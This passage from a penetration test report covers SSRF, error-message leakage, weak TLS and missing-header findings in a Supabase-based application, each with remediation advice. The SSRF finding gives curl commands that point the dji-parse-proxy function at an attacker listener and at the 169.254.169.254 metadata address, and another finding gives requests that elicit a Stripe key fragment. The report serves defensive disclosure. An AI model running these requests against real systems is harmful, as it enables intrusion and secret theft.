- Apply conservative timeouts and disable automatic redirects, and verify TLS certificates with hostname validation to reduce abuse surface.

2.3.38 PT-17 - Authenticated blind SSRF in dji-parse-proxy via unvalidated downloadUrl

Low

Identified on: May 8th 2026

Description

A server-side request forgery condition was validated in the dji-parse-proxy edge function because a user-controlled downloadUrl is fetched without destination restrictions. Outbound requests to an attacker-controlled endpoint were observed from the Supabase Edge runtime when the function was invoked by an authenticated user. Attempts to reach 169.254.169.254 returned connection errors, so internal metadata exposure remained unverified.

Business impact

The vulnerability enables authenticated users to direct server-initiated network traffic to attacker-controlled endpoints. This can facilitate internal network reconnaissance from the edge runtime, reaching services that are not exposed publicly, and interacting with endpoints that may implicitly trust connections from local or cloud egress IPs. If any internal management interfaces or metadata services are accessible, SSRF may lead to sensitive information disclosure or privilege escalation. Although metadata access was not confirmed here, similar issues commonly expose secrets or temporary credentials. From a business perspective, SSRF can undermine isolation boundaries, leak internal topology, and potentially enable pivoting to higher-impact attacks against internal services or third-party APIs. Outbound traffic could also be abused to interact with external systems in the organization's name, creating reputational or legal exposure. Because exploitation requires authentication and no confirmed internal data was retrieved, the immediate severity is assessed as low; however, the underlying risk can be significant if additional internal targets are reachable in production environments.

How to exploit

Step 1: Log in to the application using any standard authenticated user (testing used the Super admin account) and capture the Supabase user JWT and the project anon key from the browser's requests to Supabase.

Step 2: Prepare an external listener to observe server-side callbacks (for example, create a unique URL at a request bin service or host a simple HTTP server).

```
# Example: using webhook.site or a similar request bin service
# Alternatively, host a simple HTTP server reachable from the internet.
```

Step 3: Invoke the edge function with an attacker-controlled URL set in downloadUrl using the authenticated headers.

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-parse-proxy' \
  -H 'Authorization: Bearer <USER_JWT>' \
  -H 'apikey: <PROJECT_ANON_KEY>' \
  -H 'Content-Type: application/json' \
  --data '{
    "downloadUrl": "https://<your-listener-host>/<unique-path>",
    "fields": ["OSD.flyTime [ms]"]
  }'
```

Step 4: Observe the listener logs to verify the Supabase Edge runtime performed an outbound request to the provided URL.

Step 5: Optionally test access to internal endpoints (e.g., link-local metadata) to demonstrate behavior without claiming data exposure.

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-parse-proxy' \
  -H 'Authorization: Bearer <USER_JWT>' \
  -H 'apikey: <PROJECT_ANON_KEY>' \
  -H 'Content-Type: application/json' \
  --data '{
    "downloadUrl": "http://169.254.169.254/latest/meta-data/",
    "fields": ["OSD.flyTime [ms]"]
  }'
```

Step 6: Confirm that unauthenticated requests are rejected.

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-parse-proxy' \
  -H 'Content-Type: application/json' \
  --data '{
    "downloadUrl": "https://example.com/",
    "fields": ["OSD.flyTime [ms]"]
  }'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Introduce strict validation for `downloadUrl`: enforce https scheme, disallow IP literals, and reject private, loopback, link-local, and multicast ranges after DNS resolution.
- Adopt an allowlist of expected domains or signed URLs used for DJI log distribution. Reject redirects to non-allowlisted destinations and cap redirect depth.
- Perform DNS resolution and IP verification server-side before connecting, re-resolving on each redirect target; block any destination that resolves to disallowed ranges.
- Consider replacing arbitrary URL fetching with a controlled retrieval flow (e.g., pre-signed objects from trusted storage) so clients never provide arbitrary destinations.
- Add short timeouts, conservative redirect policies, and robust error handling; log destination host/IP and decisions for auditability.
- If feasible, apply network-level egress controls or proxy routing to restrict outbound traffic from the edge runtime to approved hosts only.
- Add automated tests to verify SSRF protections, including cases involving redirects and DNS rebinding.

2.3.41 PT-18 - customer-portal exposes raw Stripe error messages including secret-derived key fragment

Low

Identified on: May 8th 2026

Description

Raw exception messages are returned directly by the customer-portal function, causing internal Stripe error details to be exposed to authenticated users. A failing request returned `Invalid API Key provided: fre`, disclosing a secret-derived Stripe key prefix and backend integration details that should not be client-visible. This creates unnecessary sensitive information exposure that can aid reconnaissance.

Business impact

Leaking raw upstream error messages increases the application's attack surface by disclosing internal implementation details. The observed response reveals the use of Stripe for billing portal operations and includes a fragment of the configured secret value. While a short prefix alone does not grant access to third-party services, it reduces key entropy, assists targeted phishing or credential-guessing attempts, and provides useful reconnaissance about the environment and integration state. Because any authenticated user can trigger the behavior, the likelihood of exploitation is moderate. The potential impact includes refined enumeration of backend integrations, sensitive troubleshooting context leakage, and facilitation of social engineering. Although no direct personal data was exposed in this instance, exposing secret-derived information and integration specifics runs counter to security best practices and may raise concerns under secure development and operational security guidelines.

How to exploit

Step 1: Obtain an authenticated session for a regular user (e.g., User B) so you have a valid Bearer token.

Step 2: Submit a POST request to the customer-portal edge function with the authenticated headers.

```
curl -i -X POST 'https://uxubtwcplkfifwongcj.supabase.co/functions/v1/customer-portal' \
-H 'apikey: <supabase-anon-key>' \
-H 'Authorization: Bearer <USER_B_JWT>' \
-H 'Origin: https://pentest.avisafe.no' \
-H 'Content-Type: application/json' \
-d '{}'
```

Step 3: Repeat as needed to confirm consistent behavior when the upstream Stripe call fails.

```
curl -s -X POST 'https://uxubtwcplkfifwongcj.supabase.co/functions/v1/customer-portal' \
-H 'apikey: <supabase-anon-key>' \
-H 'Authorization: Bearer <USER_B_JWT>' \
-H 'Origin: https://pentest.avisafe.no' \
-H 'Content-Type: application/json' \
-d '{}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Do not return raw exception messages to clients. Replace `error.message` with a generic, user-safe message (for example, "Billing portal is temporarily unavailable") and return only an opaque error code.
- Log the full error server-side (with secrets redacted) and include a correlation ID in the client response to aid troubleshooting without exposing details.
- Implement a shared error-handling utility across edge functions to consistently sanitize messages from third-party SDKs.
- Add automated tests to verify that sensitive tokens, key fragments, and provider-specific error strings are not present in client-facing responses.
- Review other edge functions for similar patterns and apply the same sanitization approach to prevent variant leaks.

2.3.43 PT-19 - Weak TLS cipher suites accepted

Low

Identified on: May 8th 2026

Description

The service accepts suboptimal TLS cipher suites or parameters that are not outright broken but weaken confidentiality and forward secrecy. Examples include AES-CBC suites under TLS 1.2, RSA key exchange (TLS_RSA, no forward secrecy), SHA-1 signatures, finite-field DH parameters smaller than 2048 bits, or legacy/weak elliptic curves. These choices increase exposure to downgrade and cross-protocol attacks and are deprecated by modern security guidance. Many Third-Party Risk Management (TPRM) platforms flag this as a medium-to-high risk that can lower external security scores and slow vendor assessments and insurance renewals.

Business impact

This issue can lead to data breaches, regulatory non-compliance, and erosion of customer trust.

Identified Configuration

```
{
  "TLS 1.2": {
    "weak_ciphers": [
      "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA",
      "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA",
      "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256",
      "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384",
      "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
      "TLS_RSA_WITH_AES_128_GCM_SHA256",
      "TLS_RSA_WITH_AES_128_CBC_SHA",
      "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
      "TLS_RSA_WITH_AES_256_GCM_SHA384",
      "TLS_RSA_WITH_AES_256_CBC_SHA",
      "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256",
      "TLS_RSA_WITH_AES_128_CBC_SHA256",
      "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384",
      "TLS_RSA_WITH_AES_256_CBC_SHA256"
    ]
  }
}
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Prefer TLS 1.3 wherever possible. For TLS 1.2, allow only forward-secrecy AEAD suites (ECDHE or DHE with AES-GCM or ChaCha20-Poly1305), disable RSA key exchange (TLS_RSA), disable CBC-mode and 3DES suites, enforce DH parameter size ≥ 2048 bits and modern curves (e.g., secp256r1, X25519), and disallow SHA-1 signatures. Optionally generate a hardened configuration with Mozilla's SSL Configuration Generator (ssl-config.mozilla.org).

2.3.45 PT-20 - Missing or Misconfigured Security Headers

Low

Identified on: May 8th 2026

Description

The application is missing important HTTP security headers or has them misconfigured. Security headers provide defense-in-depth against common web attacks including clickjacking, MIME-sniffing, and protocol downgrade attacks.

Identified Configuration

```
[
  {
    "rule_id": "content_security_policy_missing",
    "header_name": "Content-Security-Policy",
    "header_value": ""
  }
]
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Review the specific header findings and configure your web server or application to return the recommended security headers with appropriate values.

Appendices

A. Scope & Methodology

Methodologies

The penetration test followed a structured engagement lifecycle aligned with industry-standard methodologies, including OWASP Testing Guide v4.2, PTES, NIST SP 800-115, and OWASP ASVS.

- Engagement scope and configuration were validated prior to and during testing
- Findings were reviewed for accuracy and severity classification
- Results can be escalated for further analysis upon request
- Methodology is continuously refined based on emerging threat intelligence

Penetration test types

	Black box	Grey box	White box
Goal	Assess security defences against a cyber attack	Assess security defences against a cyber attack	Assess security defences against a cyber attack
Access level	Zero access or internal information	Some internal access and internal information	Complete open access to applications and systems
Pros	Most realistic Testing is performed from point of view of attacker	More efficient and complete than Black Box while saving time and money Testing is performed from point of view of attacker	More comprehensive, less likely to miss a vulnerability Testing is performed from point of view of attacker
Cons	Time consuming and more likely to miss a vulnerability	More hidden vulnerabilities might be missed	More action required by client to provide information and more time necessary to process documents

B. Vulnerability Coverage

OWASP Top 10 Compliance

The penetration test fully covers all vulnerability categories defined in the OWASP Top 10, ensuring detection of the most critical web application security risks.

Tested Vulnerability Classes

The penetration test explicitly checked for the following vulnerability types:

Injection & Execution	Authentication & Access Control
SQL, NoSQL, XPath, & LDAP Injection	Broken or Improper Authentication
Cross-Site Scripting (XSS)	Missing Authentication for Critical Functions
Server-Side Request Forgery (SSRF)	Insecure Direct Object Reference (IDOR)
Server-Side Template Injection (SSTI)	Improper Access Control
Local File Inclusion (LFI)	Cross-Site Request Forgery (CSRF)
Insecure Deserialization	Excessive Authentication Attempts

Data Security & Logic	Configuration, Files & Cryptography
Business Logic Flaws	Unrestricted File Uploads
Exposure of Sensitive Information	External Control of File Name or Path
Information Exposure via Errors	Open Redirects
Directory Listing Enabled	Improper JWT Signature Verification
Web Cache Poisoning	Broken or Risky Cryptographic Algorithms
Insufficient Data Authenticity	Hard-Coded Passwords or Credentials
Reliance on Cookies Without Integrity	Insufficiently Protected Credentials

C. Glossary

Authentication	The process of verifying the identity of a user, device, or system before granting access to resources.
Authorization	The process of determining what permissions an authenticated user has and what resources they can access.
CVSS	Common Vulnerability Scoring System - A standardized method for rating the severity of security vulnerabilities.
IDOR	Insecure Direct Object Reference - When an application provides direct access to objects based on user-supplied input without proper authorization checks.
PII	Personally Identifiable Information - Any data that could potentially identify a specific individual.
SQL Injection	A code injection technique where malicious SQL statements are inserted into application data entry points.
XSS	Cross-Site Scripting - A vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.
WAF	Web Application Firewall - A security device that monitors, filters, and blocks HTTP traffic to and from a web application.